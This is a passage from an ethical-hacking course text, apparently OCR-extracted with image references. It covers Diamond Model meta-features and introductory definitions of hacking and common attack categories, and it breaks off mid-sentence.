

- **Socio-political meta-feature:** The socio-political meta-feature describes the relationship between the adversary and victim. This feature is used to determine the goal or motivation of the attacker; common motivations include financial benefit, corporate espionage, and hacktivism.
- **Technology meta-feature:** The technology meta-feature describes the relationship between the infrastructure and capability. This meta-feature describes how technology can enable both infrastructure and capability for communication and operation. It can also be used to analyze the technology used in an organization to identify any malicious activity.



LO#03: Explain Hacking Concepts and Different Hacker Classes

Hacking Concepts

This section deals with basic concepts of hacking: what is hacking, who is a hacker, and hacker classes.




What is Hacking?

- Hacking refers to **exploiting system vulnerabilities and compromising security controls** to gain unauthorized or inappropriate access to a system's resources
- It involves **modifying system or application features** to achieve a goal outside of the creator's original purpose
- Hacking can be used to steal and redistribute intellectual property, leading to **business loss**

What is Hacking?

Hacking in the field of computer security refers to exploiting system vulnerabilities and compromising security controls to gain unauthorized or inappropriate access to system resources. It involves a modifying system or application features to achieve a goal outside its creator's original purpose. Hacking can be done to steal, pilfer, or redistribute intellectual property, thus leading to business loss.

Hacking on computer networks is generally done using scripts or other network programming. Network hacking techniques include creating viruses and worms, performing denial-of-service (DoS) attacks, establishing unauthorized remote access connections to a device using trojans or backdoors, creating botnets, packet sniffing, phishing, and password cracking. The motive behind hacking could be to steal critical information or services, for thrill, intellectual 